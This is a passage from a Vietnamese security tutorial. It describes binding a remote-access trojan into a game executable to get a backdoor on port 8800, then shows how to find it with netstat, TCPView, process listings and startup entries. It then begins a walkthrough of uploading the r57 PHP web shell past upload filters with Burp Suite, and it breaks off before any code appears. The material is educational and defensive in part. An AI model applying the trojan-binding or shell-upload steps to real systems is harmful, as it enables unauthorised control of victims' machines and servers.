
- Tôi save ra với tên là caro.exe

Nhìn dung lượng của file tôi thấy:

- iCmd.exe dung lượng 36KB


- Fiver6\_8\_en.exe dung lượng 310K

- Caro.exe được tạo từ hai file trên dung lượng 353KB



Giờ tôi thử chạy file Caro.exe

Chỉ có cửa sổ đánh cờ caro được bật ra nhưng đã có một file iCmd.exe được hoạt động, kiểm tra trong Task Manager:



Đứng trên bất kỳ máy nào tôi cũng có thể remote tới máy này qua port 8800 và password là vne



Trong bài viết này tôi chỉ Demo một chương trình ẩn file Exe các bạn có thể tìm kiếm các phần mềm này trên Internet.

## 7. Cách phát hiện Trojan.

Có ba nguyên lý của bất kỳ chương trình Trojan nào:

- Một trojan muốn hoạt động phải lắng nghe các request trên một cổng nào đó
- Một chương trình đang chạy sẽ phải có TÊN trong Process List
- Một chương trình Trojan sẽ luôn chạy cùng lúc khi máy tính khởi động.

### a. Phát hiện Port sử dụng bởi Trojans

- Dùng câu lệnh Netstat –an trong windows để biết hệ thống đang lắng nghe trên các port nào
  - + Hình dưới ta thấy có port 7777 – à thì ra là port của Tini Trojan
  - + Máy của tôi đâu có sử port nào là 8800 sao lại đang để chế độ nghe và có máy đang kết nối đến nhỉ ò đó chắc là của Trojans

```

C:\vunexperts.net>netstat -an

Active Connections

Proto  Local Address          Foreign Address        State
TCP    0.0.0.0:135            0.0.0.0:0             LISTENING
TCP    0.0.0.0:445            0.0.0.0:0             LISTENING
TCP    0.0.0.0:1025           0.0.0.0:0             LISTENING
TCP    0.0.0.0:1026           0.0.0.0:0             LISTENING
TCP    0.0.0.0:1723           0.0.0.0:0             LISTENING
TCP    0.0.0.0:3389           0.0.0.0:0             LISTENING
TCP    0.0.0.0:7777           0.0.0.0:0             LISTENING
TCP    0.0.0.0:8080           0.0.0.0:0             LISTENING
TCP    0.0.0.0:8800           0.0.0.0:0             LISTENING
TCP    0.0.0.0:31972          0.0.0.0:0             LISTENING
TCP    127.0.0.1:3001         0.0.0.0:0             LISTENING
TCP    192.168.1.33:139       0.0.0.0:0             LISTENING
TCP    192.168.1.33:445       192.168.1.2:3026      ESTABLISHED
TCP    192.168.1.33:445       192.168.1.38:54932     ESTABLISHED
TCP    192.168.1.33:3787       192.168.1.2:139        TIME_WAIT
TCP    192.168.1.33:3839       192.168.1.2:139        TIME_WAIT
TCP    192.168.1.33:8800       192.168.1.38:57085      ESTABLISHED
TCP    192.168.201.1:139       0.0.0.0:0             LISTENING
UDP   0.0.0.0:445            *:*:*
UDP   0.0.0.0:500            *:*:*
UDP   0.0.0.0:1701           *:*:*
UDP   0.0.0.0:3004           *:*:*
UDP   0.0.0.0:3010           *:*:*
UDP   0.0.0.0:4500           *:*:*

```

- Dùng phần mềm Fport

- Dùng phần mềm TCPView


Thật may tôi có thể xem toàn bộ các port đang sử dụng và chương trình gì tôi đang sử dụng port nào

Từ đây tôi có thể kiểm tra các dịch vụ mạng của tôi với những Port nghi ngờ tôi có thể dùng Firewall đóng lại.

Process	Protocol	Local Address	Remote Address	State
<non-existent>:1880	TCP	hdpc:8800	hdpc:0	LISTENING
<non-existent>:1996	TCP	hdpc:8080	hdpc:0	LISTENING
alg.exe:1460	TCP	hdpc:3001	hdpc:0	LISTENING
flashget.exe:432	TCP	hdpc:31972	hdpc:0	LISTENING
flashget.exe:432	UDP	hdpc:3010	..	
flashget.exe:432	UDP	hdpc:31972	..	
flashget.exe:432	UDP	hdpc:31973	..	
flashget.exe:432	UDP	hdpc:3011	..	
lsass.exe:588	TCP	hdpc:1026	hdpc:0	LISTENING
lsass.exe:588	UDP	hdpc:isakmp	..	
lsass.exe:588	UDP	hdpc:4500	..	
nc.exe:2492	TCP	hdpc:1289	vne-pt46guw6a40:3...	ESTABLISHED
ntkrnl.exe:372	UDP	hdpc:3936	..	
svchost.exe:1056	TCP	hdpc:1025	hdpc:0	LISTENING
svchost.exe:1056	UDP	hdpc:3004	..	
svchost.exe:1056	UDP	hdpc:ntp	..	
svchost.exe:1056	UDP	hdpc:3002	..	
svchost.exe:1056	UDP	hdpc:3003	..	
svchost.exe:1056	UDP	hdpc:ntp	..	
svchost.exe:1056	UDP	hdpc:router	..	
svchost.exe:1056	UDP	hdpc:ntp	..	
svchost.exe:1056	UDP	hdpc:router	..	
svchost.exe:772	TCP	hdpc:epmap	hdpc:0	LISTENING
svchost.exe:828	TCP	hdpc:3389	hdpc:0	LISTENING
System:4	TCP	hdpc:microsoft-ds	hdpc:0	LISTENING
System:4	TCP	hdpc:pptp	hdpc:0	LISTENING
System:4	TCP	hdpc:netbios-ssn	hdpc:0	LISTENING
System:4	TCP	hdpc:microsoft-ds	vne-pt46guw6a40:3...	ESTABLISHED
System:4	TCP	hdpc:microsoft-ds	192.168.1.38:54932	ESTABLISHED
System:4	TCP	hdpc:netbios-ssn	hdpc:0	LISTENING
System:4	UDP	hdpc:microsoft-ds	..	
System:4	UDP	hdpc:l2tp	..	
System:4	UDP	hdpc:netbios-ns	..	
System:4	UDP	hdpc:netbios-dgm	..	
System:4	UDP	hdpc:netbios-ns	..	
System:4	UDP	hdpc:netbios-dgm	..	

## b. Cách phát hiện các chương trình đang chạy

- Dùng phần mềm Process Viewer tất cả các Process sẽ được hiển thị dù có đang chạy chế độ ẩn và không hiện trên Task Manager của Windows.




Name	ID	Priority	Full Path
alg.exe	1460	Normal	C:\WINDOWS\System32\alg.exe
Cmd.exe	640	Normal	C:\WINDOWS\System32\Cmd.exe
Cmd.exe	796	Normal	C:\WINDOWS\System32\Cmd.exe
cmd.exe	2316	Normal	C:\WINDOWS\system32\cmd.exe
cmd.exe	2672	Normal	C:\WINDOWS\system32\cmd.exe
csrss.exe	508	Normal	C:\WINDOWS\system32\csrss.exe
Dfssvc.exe	1984	Normal	C:\WINDOWS\system32\dfssvc.exe
Explorer.EXE	216	Normal	C:\WINDOWS\Explorer.EXE
FlashGet.exe	432	Normal	C:\Program Files\FlashGet\FlashGet.exe
lsass.exe	588	Normal	C:\WINDOWS\system32\lsass.exe
msdtc.exe	1352	Normal	C:\WINDOWS\system32\msdtc.exe
mspaint.exe	3272	Normal	C:\WINDOWS\system32\mspaint.exe
<b>nc.exe</b>	2492	Normal	C:\vnexperts.net\nc.exe
ntkrnl.exe	372	Normal	C:\WINDOWS\system32\ntkrnl.exe
PrcView.exe	4032	Normal	C:\vnexperts.net\PrcView.exe
services.exe	576	Normal	C:\WINDOWS\system32\services.exe
smss.exe	460	Normal	C:\WINDOWS\System32\smss.exe
spoolsv.exe	1292	Normal	C:\WINDOWS\system32\spoolsv.exe
svchost.exe	772	Normal	C:\WINDOWS\system32\svchost.exe
svchost.exe	828	Normal	C:\WINDOWS\System32\svchost.exe
svchost.exe	1004	Normal	C:\WINDOWS\system32\svchost.exe
svchost.exe	1036	Normal	C:\WINDOWS\system32\svchost.exe
svchost.exe	1056	Normal	C:\WINDOWS\System32\svchost.exe
svchost.exe	1488	Normal	C:\WINDOWS\System32\svchost.exe
svchost.exe	1544	Normal	C:\WINDOWS\system32\svchost.exe
svchost.exe	1644	Normal	C:\WINDOWS\System32\svchost.exe
VMwareService....	1664	High	C:\Program Files\VMware\VMware Tools\VMwa...
VMwareTray.exe	416	Normal	C:\Program Files\VMware\VMware Tools\VMwa...
VMwareUser.exe	424	Normal	C:\Program Files\VMware\VMware Tools\VMwa...
winlogon.exe	532	High	C:\WINDOWS\system32\winlogon.exe
wmiprvse.exe	1212	Normal	C:\WINDOWS\system32\wbem\wmiprvse.exe

### c. Tìm một chương trình chạy lúc khởi động


- Trong Satup
- Trong Registry: Đa số sẽ nằm tại đây: Chúng ta sử dụng câu lệnh Msconfig trong Table Startup chương trình nào muốn chạy tự động sẽ phải nằm tại đây.

Trong ví dụ này tôi thấy có file nc.exe chạy lúc khởi động vị trí của nó là tại folder c:\vnexperts.net



## 8. Cách phòng chống Trojans và Backdoor

- Không sử dụng các phần mềm không tin tưởng (Đôi khi tin tưởng vẫn bị dính Trojans)
- Không vào các trang web nguy hiểm, không cài các ActiveX và JavaScript trên các trang web đó bởi có thể sẽ đính kèm Trojans
- Tối quan trọng là phải update OS thường xuyên
- Cài phần mềm diệt virus uy tín: Tôi hay dùng: Kaspersky Internet Security, Norton Internet Security, và McAfee Total Security, nhưng nghe nói còn rất nhiều phần mềm diệt Virus và chống Trojan hay khác. Sau khi cài các phần mềm này bạn hãy update nó thường xuyên.




## 9. Kết luận.

Trong bài viết này tôi đã trình bày các khái niệm cơ bản thế nào là Trojans Backdoor, cách chúng lây nhiễm vào hệ thống. Một vài trojans demo cho các bạn hiểu sự nguy hiểm của Trojan. Quan trọng nhất là các bạn hãy bảo vệ chính môi trường của mình trước các tấn công từ bên ngoài.

**Theo Tocbatdat của Vnexperts Research Department**

## Phần VIII. Kỹ thuật hack Web sử dụng upload file PHP và cách phòng chống



Copy right by TOCBATDAT

Website thương mại hay các forum được phát triển từ PHP cho phép upload hình ảnh ... rất dễ bị hacker tấn công qua cách upload những Shell lên và chiếm quyền điều khiển. Trong bài viết này tôi sẽ hướng dẫn các bạn kỹ thuật upload một file PHP chiếm quyền điều khiển máy chủ và cách phòng chống lỗi này đối với các quản trị website.

Lỗ hổng này khi kiểm tra với các Tools scan uy tín như: Acunetix, IBM App Scan.. chỉ ở mức Low có nghĩa là mức độ nguy hiểm thấp nhưng lại có thể chiếm quyền điều khiển web server. Với mục đích quan trọng nhất của bài viết là cho người quản trị web hiểu được các nguy cơ tiềm ẩn, các cách khai thác và phòng vệ ra sao. Bài viết được chia ra các mục

1. Tools cần thiết
2. Kỹ thuật upload file PHP và chiếm quyền điều khiển máy chủ web
3. Kỹ thuật bảo mật cho máy chủ web fix lỗ hổng bảo mật này

## I. Các tools cần thiết

- Burpsuite\_v1.3
- Java framework
- firefox
- website bị lỗi
- r57vn.php

### 1. *Burpsuite\_v1.3*

Đây là một Tool viết trên nền Java nên muốn chạy được tools này phải cài Java trước. Tools này làm việc như một web proxy nhưng nó là một intercepting proxy.

Intercepting proxy: là một proxy cho phép điều chỉnh nội dung của gói tin người dùng truyền nén web server. Do đó khi ta sử dụng tools này cho phép thay đổi nội dung yêu cầu từ trình duyệt web gửi lên web server.

Link download: [http://www.portswigger.net/suite/burpsuite\\_v1.3.zip](http://www.portswigger.net/suite/burpsuite_v1.3.zip)

### 1. Java

Đây là bộ cài Java cho phép các chương trình java chạy trên máy tính

Link download: <http://sun.com>

### 2. firefox

Sử dụng firefox bởi một số kỹ thuật không sử dụng IE được

### 3. Website bị lỗi

Không khuyến cáo mọi người đi hack các trang web khác. Hacker mũ trắng chỉ hack các trang web được sự cho phép của người chủ quản website. Bài

viết này tôi sẽ hack trực tiếp vào trang web của tôi là trang  
<http://tocbatdat.com> Trang web phát triển trên nền php và dính lỗ hổng.

#### 4. r57vn.php

Là một Shell cho phép làm nhiều tác vụ trên webserver một cách đơn giản

### II. Kỹ thuật upload file PHP và chiếm quyền điều khiển máy chủ web

#### 1. Chuẩn bị

Bước 1: cài đặt Java

Bước 2: Download burpsuite\_v1.3 về giải nén ra sẽ thấy file .jar thì dừng lại

Bước 3: Cài đặt firefox

Bước 4: Chuẩn bị trình duyệt IE (sử dụng IE để upload file) bởi cấu hình proxy trên IE đơn giản hơn

Bước 5: Kết nối Internet và truy cập trang web <http://tocbatdat.com> (trong trường hợp website này tôi đã fix lỗ hổng các bạn có thể kiểm web khác dính lỗ hổng này để demo).

#### 2. Thực hiện Upload file php lên website

##### a. Kiến thức chung

Hầu hết các trang web hiện nay đều chỉ cho upload một số dạng file nhất định như: jpg, gif, ... và không cho phép upload các định dạng file khác vậy chúng ta làm thế nào để upload một file PHP lên website này.

Trước hết chúng ta phải hiểu được website làm thế nào để phát hiện ra file này không phải là các định dạng cho phép có hai cách để website kiểm tra:

+ Kiểm tra định dạng file (dạng này rất thông dụng)


+ Kiểm tra đuôi file (dạng này thì không nhiều)

Ví dụ một đoạn code php để upload và check file:

